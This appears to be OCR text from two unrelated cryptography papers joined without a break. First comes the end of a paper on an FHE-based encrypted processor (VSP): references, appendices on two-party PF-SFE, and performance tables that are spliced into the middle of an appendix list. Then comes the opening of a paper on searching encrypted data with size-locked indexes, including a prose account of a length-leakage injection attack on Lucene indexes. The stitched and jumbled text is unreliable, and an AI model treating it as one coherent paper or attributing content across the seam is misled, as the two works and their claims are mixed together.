[9] N. P. Smart and F. Vercauteren, "Fully homomorphic encryption with relatively small key and ciphertext sizes," in *Proceedings of the 13th International Conference on Practice and Theory in Public Key Cryptography*, PKC'10, (Berlin, Heidelberg), p. 420–443, Springer-Verlag, 2010.

[10] R. Rivest, L. Adleman, and M. Dertouzos, "On data banks and privacy homomorphisms," in *Foundations on Secure Computation, Academia Press*, pp. 169–179, 1978.

[11] I. Chillotti, N. Gama, M. Georgieva, and M. Izabachène, "Tfhe: Fast fully homomorphic encryption over the torus," *Journal of Cryptology*, vol. 33, no. 1, pp. 34–91, 2020.

[12] Z. Brakerski, C. Gentry, and V. Vaikuntanathan, "(leveled) fully homomorphic encryption without bootstrapping," in *Proceedings of the 3rd Innovations in Theoretical Computer Science Conference*, ITCS '12, (New York, NY, USA), p. 309–325, Association for Computing Machinery, 2012.

[13] I. Chillotti, N. Gama, M. Georgieva, and M. Izabachène, "Faster fully homomorphic encryption: Bootstrapping in less than 0.1 seconds," in *Advances in Cryptology – ASIACRYPT 2016* (J. H. Cheon and T. Takagi, eds.), (Berlin, Heidelberg), pp. 3–33, Springer Berlin Heidelberg, 2016.

[14] S. Halevi and V. Shoup, "Bootstrapping for helib." Cryptology ePrint Archive, Report 2014/873, 2014. https://eprint.iacr.org/2014/873.

[15] O. Regev, "On lattices, learning with errors, random linear codes, and cryptography," in *Proceedings of the Thirty-Seventh Annual ACM Symposium on Theory of Computing*, STOC '05, (New York, NY, USA), p. 84–93, Association for Computing Machinery, 2005.

[16] I. Chillotti, N. Gama, M. Georgieva, and M. Izabachène, "TFHE: Fast fully homomorphic encryption library." https://tfhe.github.io/tfhe/, August 2016.

[17] P. Mohassel and S. Sadeghian, "How to hide circuits in mpc an efficient framework for private function evaluation," in *Advances in Cryptology – EUROCRYPT 2013* (T. Johansson and P. Q. Nguyen, eds.), (Berlin, Heidelberg), pp. 557–574, Springer Berlin Heidelberg, 2013.

[18] D. Cash, M. Green, and S. Hohenberger, "New definitions and separations for circular security," in *Public Key Cryptography – PKC 2012* (M. Fischlin, J. Buchmann, and M. Manulis, eds.), (Berlin, Heidelberg), pp. 540–557, Springer Berlin Heidelberg, 2012.

[19] J. Black, P. Rogaway, and T. Shrimpton, "Encryption-scheme security in the presence of key-dependent messages," in *Revised Papers from the 9th Annual International Workshop on Selected Areas in Cryptography*, SAC '02, (Berlin, Heidelberg), p. 62–75, Springer-Verlag, 2002.

[20] A. Paverd, A. Martin, and I. Brown, "Modelling and automatically analysing privacyproperties for honest-but-curious adversaries," tech. rep., University of Oxford, 2014.

[21] M. Brenner, H. Perl, and M. Smith, "How practical is homomorphically encrypted program execution? an implementation and performance evaluation," in *2012 IEEE 11th International Conference on Trust, Security and Privacy in Computing and Communications*, pp. 375–382, June 2012.

[22] N. G. Tsoutsos and M. Maniatakos, "The heroic framework: Encrypted computation without shared keys," *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems*, vol. 34, no. 6, pp. 875–888, 2015.

[23] P. T. Breuer and J. P. Bowen, "Fully encrypted high-speed microprocessor architecture: the secret computer in simulation," *IJCCBS*, vol. 9, no. 1/2, pp. 26–55, 2019.

[24] O. Mazonka, N. G. Tsoutsos, and M. Maniatakos, "Cryptoleq: A heterogeneous abstract machine for encrypted and unencrypted computation," *IEEE Transactions on Information Forensics and Security*, vol. 11, no. 9, pp. 2123–2138, 2016.

[25] A. Chatterjee and I. Sengupta, "Furisc: Fhe encrypted urisc design." Cryptology ePrint Archive, Report 2015/699, 2015. https://eprint.iacr.org/2015/699.

[26] "libScarab." https://github.com/hcrypt-project/libScarab, 2013. Accessed 06/19/2020.

[27] E. M. Songhori, M. S. Riazi, S. U. Hussain, A.-R. Sadeghi, and F. Koushanfar, "Arm2gc: Succinct garbled processor for secure computation," *2019 56th ACM/IEEE Design Automation Conference (DAC)*, pp. 1–6, 2019.

[28] S. Yasuda, F. Kitagawa, and K. Tanaka, *Constructions for the IND-CCA1 Secure Fully Homomorphic Encryption*, pp. 331–347. Singapore: Springer Singapore, 2018.

[29] J. Loftus, A. May, N. P. Smart, and F. Vercauteren, "On cca-secure somewhat homomorphic encryption," in *Selected Areas in Cryptography* (A. Miri and S. Vaudenay, eds.), (Berlin, Heidelberg), pp. 55–72, Springer Berlin Heidelberg, 2012.

[30] E. Ben-Sasson, A. Chiesa, D. Genkin, E. Tromer, and M. Virza, "Snarks for c: Verifying program executions succinctly and in zero knowledge," in *Advances in Cryptology – CRYPTO 2013* (R. Canetti and J. A. Garay, eds.), (Berlin, Heidelberg), pp. 90–108, Springer Berlin Heidelberg, 2013.

[31] K. Matsuoka, R. Banno, and N. Matsumoto, "Source codes of our implementation," 2020. https://github.com/virtualsecureplatform/kvsp.

[32] C. Lattner and V. Adve, "LLVM: A compilation framework for lifelong program analysis and transformation," in *CGO*, (San Jose, CA, USA), pp. 75–88, Mar 2004.

[33] "sbt." https://www.scala-sbt.org/index.html. Accessed 06/19/2020.

[34] C. Wolf, "Yosys open synthesis suite." http://www.clifford.at/yosys/. Accessed 06/19/2020.

[35] "Original implementation of cuFHE." https://github.com/vernamlab/cuFHE, 2018. Accessed 06/19/2020.

[36] W. Dai and B. Sunar, "cuhe: A homomorphic encryption accelerator library," in *Cryptography and Information Security in the Balkans* (E. Pasalic and L. R. Knudsen, eds.), (Cham), pp. 169–186, Springer International Publishing, 2016.

[37] "Users page in official LLVM website." http://llvm.org/Users.html. Accessed 06/19/2020.

[38] "ACM Software System Award 2012 (LLVM)." https://awards.acm.org/award_winners/lattner_5074762. Accessed 06/19/2020.

[39] N. Matsumoto, R. Banno, and K. Matsuoka, "Specification for CAHPv3," 2020. https://github.com/virtualsecureplatform/cahpv3-spec.

[40] J. Bachrach, H. Vo, B. Richards, Y. Lee, A. Waterman, R. Avižienis, J. Wawrzynek, and K. Asanović, "Chisel: Constructing hardware in a scala embedded language," in *DAC Design Automation Conference 2012*, pp. 1212–1221, 2012.

[41] "Community page in official chisel website." https://www.chisel-lang.org/community.html.

[42] D. A. Patterson and J. L. Hennessy, *Computer Organization and Design, Fourth Edition, Fourth Edition: The Hardware/Software Interface (The Morgan Kaufmann Series in Computer Architecture and Design)*. San Francisco, CA, USA: Morgan Kaufmann Publishers Inc., 4th ed., 2008.

[43] "Rocket core (risc-v)." https://github.com/chipsalliance/rocket-chip. Accessed 06/19/2020.

[44] P. M. Sailer, P. M. Sailer, and D. R. Kaeli, *The DLX Instruction Set Architecture Handbook*. San Francisco, CA, USA: Morgan Kaufmann Publishers Inc., 1st ed., 1996.

[45] X. Inc., "Microblaze processor reference guideembedded development kitedk 11.4." https://www.xilinx.com/support/documentation/sw_manuals/xilinx11/mb_ref_guide.pdf. Accessed 06/19/2020.

[46] E. M. Songhori, S. U. Hussain, A. Sadeghi, T. Schneider, and F. Koushanfar. https://github.com/esonghori/TinyGarble/tree/d40454dd365a943c364c3e7de05039fe94728c7a/circuit_synthesis/mips. Accessed 06/19/2020.

[47] C. Wolf, "PicoRV32." https://github.com/cliffordwolf/picorv32/tree/f9b1beb4cfd6b382157b54bc8f38c61d5ae7d785. Accessed 06/19/2020.

[48] R. Banno, K. Matsuoka, and N. Matsumoto, "Benchmark scripts for VSP," 2020. https://github.com/virtualsecureplatform/kvsp-benchmark.

[49] P. Paillier, "Public-key cryptosystems based on composite degree residuosity classes," in *Advances in Cryptology — EUROCRYPT '99* (J. Stern, ed.), (Berlin, Heidelberg), pp. 223–238, Springer Berlin Heidelberg, 1999.

[50] N. G. Tsoutsos and M. Maniatakos, "Heroic: Homomorphically encrypted one instruction computer," in *2014 Design, Automation Test in Europe Conference Exhibition (DATE)*, pp. 1–6, 2014.

[51] O. Mazonka, "Higher subleq." http://mazonka.com/subleq/hsq.html, March 2011. Accessed 06/19/2020.

[52] P. T. Breuer, J. P. Bowen, E. Palomar, and Z. Liu, "A practical encrypted microprocessor," in *Proceedings of the 13th International Joint Conference on E-Business and Telecommunications*, ICETE 2016, (Setubal, PRT), p. 239–250, SCITEPRESS - Science and Technology Publications, Lda, 2016.

A Related Work

Although FURISC is the most similar existing study to our proposed method, we will discuss other studies here. There are some previous works which uses Paillier Cryptosystem [49] to evaluate encrypted binaries. HEROIC [50] is the first one. Paillier cryptosystem is one kind of Partial Homomorphic Encryption (PHE). Paillier Cryptosystem only permits addition of integers. Therefore, HEROIC uses some tables to provide enough functionality to implement a processor as Arithmetic circuit. HEROIC implements an OISC processor which only supports SUBtract and branch if Less-than or EQual to zero (SUBLEQ) instruction. Unlike to FURSIC, there is a C like language compiler for SUBLEQ, HIGHER SUBLEQ, though its last update is in March 2011 [51]. The use of the tables




Figure 14: Protocol flow of PF-SFE

leads the ciphertexts becomes deterministic. This means the public key cannot be public. Therefore HEROIC theoretically cannot achieve two-party PF-SFE. In addition, the method of using the table has not been proven to be secure. The authors of HEROIC also proposed Cryptoleq in 2016 [24]. It also uses Paillier Cryptosystem with some tables and OISC. They also proposed assembly-like Domain Specific Language (DSL) in it. Cryptoleq depends on the random number generation of the server. This is not suitable characteristic for SMPC since it needs the verification of the random number generator. Cryptoleq also depends on heuristic code-based obfuscation. There is a Open RISC implementation based on idea of HEROIC [52], but this is suffered from too much memory consumption because of big tables. The authors estimated it to be between hundreds of gigabytes to terabytes.

B Abstract Protocol Flow in two-party PF-SFE

In this section, we explain how the protocol flow of VSP can be theoretically modified to do two-party PF-SFE.

Public/Private Data: In this protocol, the function to be evaluated is provided by Bob and the input data is provided by Alice. The most important fact for understanding how VSP works in this protocol is that TFHE supports "trivial" ciphertexts. "Trivial" here means the generation of them does not need any secret key nor random number generation. For example, trivial TLWE of 1 is $(\mathbf{0}, \mu)$. In such a way, Bob can provide ROM and RAM data without the input of Alice.

ROM data and RAM data except for the input of Alice are private of Bob and the input is private of Alice.

B.1 Abstract protocol workflow

The visual image is shown in Figure 14. This shows only difference from two-party SCO case.

3. **Compilation**: Bob compiles the source code of the desired function into the executable for the processor.

Table 7: Runtime performance evaluation in 1 KiB ROM and RAM setting

Machine	# of V100	Pipelining?	CMUX Memory?	# of cycles	Runtime [s]	sec./cycle	# of tries
AWS p3.8xlarge	4	No	No	937	3306.0 ± 12.9	3.528 ± 0.014	2
AWS p3.8xlarge	4	No	Yes	937	1733.4 ± 1.1	1.850 ± 0.001	3
AWS p3.8xlarge	4	Yes	No	1217	3804.0 ± 18.6	3.126 ± 0.015	3
AWS p3.8xlarge	4	Yes	Yes	1217	1217.0 ± 2.4	1.000 ± 0.002	5
AWS c5.metal	0	No	Yes	937	3230.0 ± 40.6	3.443 ± 0.043	3
AWS c5.metal	0	Yes	Yes	1217	3940.0 ± 68.4	3.238 ± 0.056	3

Table 8: Resource requirements of CAHP-Ruby.

Gate	IF	ID+WB	Ex	Mem	Total
AND	193	270	301	92	651
ANDNOT	59	110	44	0	223
MUX	54	683	256	116	996
NAND	300	336	356	10	1025
NOR	4	77	31	0	90
NOT	3	4	11	1	15
OR	77	56	95	8	215
ORNOT	39	142	40	8	195
XNOR	3	9	40	0	51
XOR	4	5	21	0	36

Table 9: The number of CMUXs in CMUX Memory

Component	# of CMUXs
RAM Read Unit	4,080
RAM Write Unit	32,768
ROM	8
Total	36,856

4. **Encryption**: Alice encrypts the input and sends it to Bob. Bob encrypts the executable using trivial ciphertexts and combines it with the encrypted input to generate the encrypted ROM and RAM.

B.2 Security Analysis in Two-party PF-SFE

Bob tries to reveal plaintexts of Bootstrapping Key, RAM, registers and each ciphertext of each wire, etc. ROM (the function to be evaluated) is not a target since it is provided by Bob. However, like two-party SCO case, this can be reduced to the hardness of decryption of ciphertexts of TFHE. Alice tries to reveal ROM, RAM, registers and ciphertexts of each wire, etc. Though they will not be provided to Alice, Alice knows the result of the function, so if Bob uses always the same function and input, Alice can try to get the results for all possible inputs. Therefore, the protection of private information of Bob from Alice needs another method like indistinguishable obfuscation. This is beyond the scope of our proposed method.

We note that PF-SFE protocol does have the FHE malleability problem, since the program is provided by Bob. However, PF-SFE is still vulnerable to the termination problem mentioned in Section 4.1.

C Additional Evaluations

Runtime Performance Evaluation

Table 7 shows additional results in 1 KiB ROM and RAM setting.

Gate count evaluation

Table 8 shows the gate requirements of each stage of CAHP-Ruby. Note that these values are calculated by synthesising the components separately. Due to global optimizations in the synthesis software, the numbers do not add up to the size of the entire processor circuit (the column "Total").

Also, Table 9 shows the number of CMUXs in CMUX Memory components.

Memory consumption evaluation

On p3.8xlarge, running our implementation consumes about 3.7 GB of main memory and about 0.6 GB per GPU. The most of memory consumption seems to be caused by holding Bootstrapping Key.

Searching Encrypted Data with Size-Locked Indexes

Min Xu
University of Chicago

Armin Namavari
Cornell University

David Cash
University of Chicago

Thomas Ristenpart
Cornell Tech

Abstract

We investigate a simple but overlooked folklore approach for searching encrypted documents held at an untrusted service: Just stash an index (with unstructured encryption) at the service and download it for updating and searching. This approach is simple to deploy, enables rich search support beyond unsorted keyword lookup, requires no persistent client state, and (intuitively at least) provides excellent security compared with approaches like dynamic searchable symmetric encryption (DSSE). This work first shows that implementing this construct securely is more subtle than it appears, and that naive implementations with commodity indexes are insecure due to the leakage of the byte-length of the encoded index. We then develop a set of techniques for encoding indexes, called *size-locking*, that eliminates this leakage. Our key idea is to fix the size of indexes to depend only on features that are safe to leak. We further develop techniques for securely partitioning indexes into smaller pieces that are downloaded, trading leakage for large increases in performance in a measured way. We implement our systems and evaluate that they provide search quality matching plaintext systems, support for stateless clients, and resistance to damaging injection attacks.

1 Introduction

Client-side encryption protects data stored at untrusted servers, but deploying it poses both usability and security challenges. Off-the-shelf file encryption disables server-side data processing, including features for efficiently navigating data at the request of the client. And even with well-designed special-purpose encryption, some aspects of the stored data and user behavior will go unprotected.

This work concerns text searching on encrypted data, and targets replicating, under encryption, the features provided in typical plaintext systems efficiently and with the highest security possible. Diverse applications are considered, but a concrete example is a cloud storage service like Dropbox, Google Drive, and iCloud. These systems allow users to log in from anywhere (e.g., from a browser) and quickly search even large folders. The search interface accepts multiple keywords, ranks the results, and provides previews to the user. To provide such features, these storage services retain access to plaintext data. In contrast, no existing *encrypted* storage services (e.g., Mega, SpiderOakOne, or Tresorit) supports keyword search.

The problem of implementing practical text search for encrypted data was first treated by Song, Wagner, and Perrig [40], who described several approaches. Subsequently a primitive known as *dynamic searchable symmetric encryption (DSSE)* was developed over the course of an expansive literature (c.f., [7–9, 11, 13–17, 25–27, 31, 41, 46]). But DSSE doesn't provide features matching typical plaintext search systems, and more fundamentally, all existing approaches are vulnerable to attacks that recover plaintext information from encrypted data. The security of DSSE is measured by leakage profiles which describe what the server will learn. *Leakage abuse attacks* [6, 10, 18, 19, 21, 33, 38, 43, 45, 48] have shown that DSSE schemes can allow a server to learn substantial information about the encrypted data and/or queries. Even more damaging have been *injection attacks* [10, 48], where adversarially-chosen content (documents or parts of documents) are inserted into a target's document corpus. The adversary can identify subsequent queried terms by observing when injected content matches searches, which is revealed by the leaked *results pattern* of DSSE schemes.

Contributions. This work returns to a simple, folklore approach to handling search over encrypted documents: simply encrypting a standard search index, storing it remotely and fetching it to perform searches. In fact this idea was first broached, as far as we are aware, by the original Song, Wagner and Perrig [40] paper, but they offered no details about how it would work and there has been no development of the idea subsequently. While the approach has many potentially attractive features, including better security and the ability to provide search features matching plaintext search, it has not received attention perhaps because it seems technically uninteresting and/or because the required bandwidth was thought impractical — indexes can be very large for big data sets.

We initiate a detailed investigation of encrypted indexes. Our first contribution is to show the insecurity of naively encrypting existing plaintext search indexes, such as those produced by the industry-standard Lucene [1]. The reason is that Lucene and other tools use compression aggressively to make the index — a data structure that allows fast ranking of documents that contain one or more keywords — as compact as possible. Compression before encryption is well known to be dangerous, and indeed we show how injection attacks would work against this basic construction.

We therefore introduce what we call *size-locked indexes*. These are specialized indexes whose representation as a bit string has length that is a fixed function of information we allow to leak. We show a compact size-locked index whose length depends only on the total number of documents indexed and the total number of postings handled. By coupling our size-locked index with standard authenticated encryption, we are able to build an encrypted index system that works with stateless clients and provides better search functionality (full BM25-ranked search) than prior approaches, while resisting both leakage abuse and injection attacks. We provide a formal security model and analysis.

Our encrypted size-locked index already provides a practical solution for moderately sized document sets. But for larger document sets it can be prohibitive in terms of download bandwidth, for example providing a 228.15 MB index for the full 1.7 GB classic Enron email corpus. Here prior techniques like DSSE require less bandwidth to perform searches. We therefore explore optimizations to understand whether encrypted indexes can be made competitive with, or even outperform, existing approaches.

We show two ways of partitioning our size-locked indexes to reduce bandwidth. Our vertical partitioning technique exploits the observation that, in practice, clients only need to show users a page of results at a time. We therefore work out how to securely partition the index so that the top ranked results are contained within a single (smaller) encrypted index, the next set of results in a second-level index, and so on. Handling updates is quite subtle, because we must carefully handle transferring data from one level to another in order to not leak information in the face of injection attacks. We provide an efficient mechanism for updates. We show formally that vertical partitioning prevents injection attacks and only leaks (beyond our full index construction) how many levels a user requested. Because most users are expected to most often need only the first level, vertical partitioning decreases average search bandwidth by an order of magnitude.

We also consider horizontal partitioning which separates the space of keywords into a tunable parameter P of partitions, and uses a separate vertically partitioned size-locked index for each. This gives us a finely tunable security/performance trade-off, since now performing searches and updates can be associated by an adversarial server to certain partitions. We also give an approach to progressively partitioning an index so that the leakage can be gradually increased to maintain performance. We formally analyze the security achieved, and heuristically argue that for small P our scheme's leakage is less dangerous than the result patterns revealed by prior approaches. In terms of performance, horizontal plus vertical partitioning enable us to match the bandwidth overheads of DSSE. For example with the full Enron corpus indexed, our construction using vertical partitioning combined with just 10 horizontal partitions is able to fetch the first page of results for a search in 690 ms and using 7.5 MB of bandwidth.

2 Problem Setting and Background

We target efficient, secure encrypted search for cloud services such as Dropbox and Google Drive.

Search features. We briefly surveyed search features of several widely used storage services. Some features are not precisely documented, in which cases we experimentally assessed functionality. Some details appear in Appendix A.

Evidently, search features vary across plaintext services. Common features include conjunctive (but not disjunctive) queries, relevance ranking of some small number k of returned results, and updating search indices when keywords are added to documents. Interestingly, none of these services appear to update indices when a word is removed from a document.

All surveyed services supported both an application that mirrored data as well as *lightweight* (web/mobile) portals. When the data is locally held by the client, search is easy (say, via the client system's OS tools). For lightweight clients, search queries are performed via a web interface with processing at the server. Previews of the top matching documents are returned, but documents are not accessed until a user clicks on a returned link for the matching document. A user can also request the subsequent pages of results.

In summary, our design requirements include:

- Lightweight clients with no persistent state should be supported, so users can log in and search from anywhere.
- Multi-keyword, ranked queries should be supported.
- Search results may be presented in pages of k results ($k \approx 10$) with metadata previews including name, date, and size.
- The addition and deletion of entire documents should be supported. Deletion of words from documents is optional.

For simplicity, we will assume a single client, but note that our techniques can support multiple clients in the full version. Many plaintext indexes do not decrease in size upon word and document deletion. Looking ahead, our indexes will similarly not decrease in size due to deletions or modifications.

Threat model. Encrypted cloud storage should ensure the confidentiality of a user's data and queries, even when the service is compromised or otherwise malicious.

Leakage-abuse and injection attacks work against existing approaches to practical encrypted search, such as DSSE.

In leakage-abuse attacks, first explored by Islam et al. [21] and Cash et al. [10], the adversary obtains access to all (encrypted) data stored at the server, as well as a transcript of (encrypted) search queries. All DSSE schemes have some leakage, such as the results pattern mentioned above. Given also some side information about the distribution of keywords across documents, prior work has shown that the results pattern leakage is often sufficient to identify queries and, in turn, partial information about document plaintext. A long line of subsequent work has explored various forms of leakage-abuse attacks [6, 18, 19, 33, 38, 43, 45, 48].

Leakage-abuse attacks are typically passive, in the sense that the adversary observes queries but does not actively manipulate documents or queries. Injection attacks instead have the adversary combine observations of encrypted storage and queries with the ability to force the client to insert documents and/or make queries. They were first briefly suggested by Cash et al. [10] and later explored in depth by Zhang et al. [48]. When combined with results pattern leakage, an attacker who can inject chosen documents with known keywords will know when a subsequent (unknown) search matches against the injected document.

We discuss related work in detail in Section 7. The current state of affairs is that we do not currently have systems for encrypted searching that (1) come close to matching the functionality of contemporary plaintext search services; (2) that work in the required deployment settings, including lightweight clients; and (3) that resist these classes of attacks.

Information retrieval definitions. Our work will build off standard information retrieval (IR) techniques. Here we recall some necessary details, and refer the reader to [30, 49] for more extensive overviews.

A *term* (equivalently, keyword) is an arbitrary byte string. A *document* is a multiset of terms; this is commonly called the "bag of words" model. This formalism ignores the actual contents of the document and only depends on the terms that are output by a document parser and stemmer. We assume all documents have an associated unique *identifier* that is used by the underlying storage system, as well as a small amount of *metadata* for user-facing information (e.g. filename or preview). Looking ahead we will assume 4-byte identifiers.

The *term frequency* of a term w in document d, denoted $\mathsf{tf}(w,d)$, is the number of times that w appears in d. In a set of documents $D = \{d_1, d_2, \ldots\}$, the *document frequency* of a term w, denoted $\mathsf{df}(w,D)$, is the number of documents in D that contain w at least once.

A *query* is a set of terms. The most popular approach to ranking search results assigns a positive real-valued score to every query/document pair, and orders the documents based on the scores. We use the industry standard ranking function BM25 [39]. For a query q, set of documents D, and document $d \in D$, the BM25 score is

$$\mathsf{BM25}(q,d,D) = \sum_{w \in q} \log\left(\frac{|D|}{\mathsf{df}(w,D)+1}\right) \frac{\mathsf{tf}(w,d)\cdot(k_1+1)}{\mathsf{tf}(w,d)+k_1\left(1-b+b\frac{|d|}{|d|_{avg}}\right)},$$

where $|d|$ ($|d|_{avg}$) is the (average) document length (where length is simply the size of the multiset); k_1 and b are two tunable parameters, usually chosen in $[1.2, 2.0]$ and as 0.75, respectively. We note that to compute the BM25 score of a query for a given document, it is sufficient to recover the document frequencies of each term in the search along with the term frequencies in the document for each term.

The standard approach for implementing ranked search is to maintain an *inverted index*. These consist of per-term precomputed *posting lists*. The posting list contains some header information (e.g., the document frequency), and then a list of *postings*, each of which *records the occurrence of the term in a document*, usually including the document identifier along with extra information for ranking (for BM25, the term frequency). In our notation, a posting list for term w is written as follows:

$$\mathsf{df}(w,D)\,,\ (\mathsf{id}_1, \mathsf{tf}(w,d_1)), \ldots, (\mathsf{id}_n, \mathsf{tf}(w,d_n))$$

where n is the number of documents that w appears within. A search is processed by retrieving the relevant posting lists (multiple ones in case of multi-keyword queries), computing the BM25 scores, and sorting the results. To improve latency, posting lists are usually stored in descending order of term frequency or document identifier. The latter improves multi-term search efficiency, while the former allows for easily retrieving the most relevant results for a single term search.

In practice, inverted indexes are highly amenable to and compression (c.f. [30], Chapter 5). Many mature search tools are available. For example Lucene [1] is a popular high-performance text search engine that we will use below.

3 Insecurity of Encrypting Standard Indexes

We take a closer look at an idea briefly mentioned by Song, Wagner and Perrig [40]: just encrypt a standard index and store it at the server. We flesh out some details and then show that using this approach with standard tools can be vulnerable to document injection attacks (and possibly more). The key observation is that changes in the length of the encrypted index blob will depend on the number of keywords present in the index in an exploitable way.

Naive encrypted indexing. A simple approach to adding search to an outsourced file encryption system, such as those discussed in Section 2, is to have a client build a Lucene (or other standard) index, encrypt it using their secret key, and store it with the service. To search, the client downloads the index, decrypts, and performs searches with the result. Should client state be dropped (e.g., due to closing a browser or flushing its storage), the next search will require fetching the encrypted index again.

To update the index in response to new files being added or changed, the client can download the encrypted index (if not already downloaded), update it, re-encrypt, and upload. This approach may not scale well with large indices, but at least it




Figure 1: Document-injection attack on Lucene to recover indexed term. The term s^* results in a noticeably smaller change in byte-length than other terms.

might seem to be secure: strong randomized encryption hides everything about the index except its length as an encoded plaintext byte string.

Case study: Lucene. To explore whether leaking plaintext byte-lengths can be exploited, we built a simple encrypted index using Lucene. We give more details about Lucene and our configuration of it in Appendix B. We use two different Lucene encodings, the naive `SimpleTextCodec` and `Lucene50` (the default). The adversary is given the byte-length of the plaintext encoding after updates. For `SimpleTextCodec` only one file is output, and we use its size. With `Lucene50` several files are output, so we use the total sum of their sizes. This captures the assumption that encryption leaks the exact length of the plaintext data, which would be true if one uses any standard symmetric encryption scheme, e.g., AES-GCM and ChaCha20/Poly1305.

We considered the following file-injection attack setting: An index has been created that contains a single document containing exactly one term which is a random 9-digit numerical, e.g., a social security number (SSN) that we denote s^*. An adversary is given a list of 1,000 random SSNs $s_1, \ldots, s_{1000}$, one of which equals s^*, and the adversary's goal is to determine which s_i equals s^*. Our attacker is allowed to repeatedly inject a document of its choosing and observe the new byte-length of the index. A secure system should keep s^* secret, even against this type of adversary.

Our attacker works as follows: it records the initial byte-length of the index. Then for each of the 1,000 SSNs in its list, the attacker injects a document consisting of exactly that SSN. It then records the change in byte-length of the index. (Documents are not deleted here, so at the conclusion of this attack, the index contains 1,001 documents.) Finally, the attacker finds the injected SSN that resulted in the *smallest* change in byte-length, and uses that as its guess for s^*. The intuition is that adding a new keyword to the index increases its size more than adding a new posting for an existing keyword.

We plot two example runs in Figure 1, one for each encoding. The horizontal axis corresponds to the injected terms in order, and the vertical axis is the change in byte-length after each injection. We observe first that our attack worked for both encodings, since the smallest change corresponded to s^* (as is visible in the plot). We also observe that this worked despite quite a bit of noise, especially in case of `Lucene50`, where the variation in changes due to the internals of Lucene is visible. We repeat the attack 100 times, each with a different s^* from the 1000 candidate SSNs, and the attack succeeded every single time.

Discussion. While our example above is very simple, we expect that other attacks exploiting length leakage are possible. For instance, an index may compress its term dictionary, so injecting terms similar to existing terms may result in a different byte-length change than injection terms that are far from the existing dictionary. We have also not exploited the variable-byte encoding used in postings lists.

On the other hand, a tempting seeming fix would be to combine length-hiding authenticated encryption (LHAE) [36] schemes with padding of the full index to prevent plaintext length leakage. But it's unclear a priori how to efficiently pad in a way that would prevent attacks.

We conclude that a well-controlled approach to sizing indexes is required to have confidence in the security of this kind of encrypted index approach.

4 Secure Encrypted Indexes

As shown in the last section, subtle issues can expose encrypted indexes to attacks. Intuitively, we need to ensure that server-visible information, such as ciphertext lengths and access patterns reveal nothing damaging. For example, preventing file injection style attacks requires ensuring that the precise number of keywords at any point in time is not revealed.

To make this rigorous and guide our designs, we formalize the notion of an encrypted index. Our approach gives formal syntax, semantics, and security for search mechanisms that reflect application requirements in practice (see Section 2).

Encrypted index formalism. Architecturally, an encrypted index involves a client and server, the latter being the storage service. Formally, we abstract the role of the server as an oracle Srv with two interfaces. The Srv.put interface takes as input a pair of bitstrings $(\texttt{lbl}, v)$ and stores as a table entry $\texttt{T}[\texttt{lbl}] \leftarrow v$. One can delete a value by $\mathsf{Srv.put}(\texttt{lbl}, \perp)$. The Srv.get interface takes as input a bitstring `lbl` (the label) and returns $\texttt{T}[\texttt{lbl}]$ (which could be empty, i.e., $\texttt{T}[\texttt{lbl}] = \perp$). We overload notation and allow $(v_1, v_2) \leftarrow \mathsf{Srv.get}(\texttt{lbl}_1, \texttt{lbl}_2)$ to denote fetching the values stored under labels $\texttt{lbl}_1, \texttt{lbl}_2$. The Srv.app interface allows appending a value to a table entry, i.e, $\mathsf{Srv.app}(\texttt{lbl}, v)$ sets $\texttt{T}[\texttt{lbl}] \leftarrow \texttt{T}[\texttt{lbl}] \,\|\, v$ where $\|$ denotes some unambiguous encoding of the concatenation of the existing values and v.

We can now formalize the client side functionality. An *encrypted index scheme* consists of two algorithms Search and Update. Associated to any scheme are four sets: the key space KeySp, identifier space IDSp, metadata space MetaSp, and relevance score space RelSp. Identifiers allow linking a search to a document, metadata includes relevant information about a document that a search should return to help a user

(e.g., document name), and rankings are numerical values indicating a document's relevance score. A secret key, typically denoted K, is chosen uniformly from KeySp. The (randomized) algorithms (which both have access to the server oracle Srv). fit the following syntax:

- $\mathsf{Search}_K^{\mathsf{Srv}}(q,\mathsf{st}) \to (G,\mathsf{st})$ takes as input a key $K \in \mathsf{KeySp}$, a query q (which is a set of bitstrings), and a client-side state value st that is possibly empty ($\mathsf{st} = \varepsilon$). Search outputs a result set G consisting of triples from $\mathsf{IDSp} \times \mathsf{MetaSp} \times \mathsf{RelSp}$ along with new state st.
- $\mathsf{Update}_K^{\mathsf{Srv}}(\Delta,\mathsf{st}) \to \mathsf{st}$ takes as input a $K \in \mathsf{KeySp}$, an *update* Δ and a state. We define updates to be a tuple of the form $(\mathsf{id},\mathsf{md},V)$, where $\mathsf{id} \in \mathsf{IDSp}, \mathsf{md} \in \mathsf{MetaSp}$ and V is a set of term/count pairs, i.e. members of $\{0,1\}^* \times \mathbb{N}$. The algorithm outputs a new state.

The semantics of Search oracle are as follows. A query is a set of bit strings representing the keywords; we focus on supporting BM25 queries (see Section 2). See the full version for a discussion of other search types, including fuzzy search. The client can cache state st between searches. We refer to a sequence of operations that evolve the same state as a *session*. A call to Search with $\mathsf{st} = \varepsilon$ is referred to as a *cold-start search*, and initiates a new session. Depending on the construction, a cold-start search may return a complete or partial list of results. Subsequent calls to Search with same evolving state may be used to obtain more results. For example, our construction will respond to a series of searches for the same query with a growing "effort level" that is tracked in the state. Search sessions may include distinct queries q, in which case the client's performance benefits from local caching.

Updates handle adding new documents to the index, removing old documents, or modifying existing ones. Updates also allow client side state, which will be useful for some performance optimizations but our constructions will always push information to the server immediately to reflect the update. This is important should a client drop state; updates are still available at the server.

We will not formally define correctness, but our constructions will ensure that searches reflect the latest updates. As we provide ranked, paginated results, we will measure empirically search quality relative to standard ranking approaches like BM25.

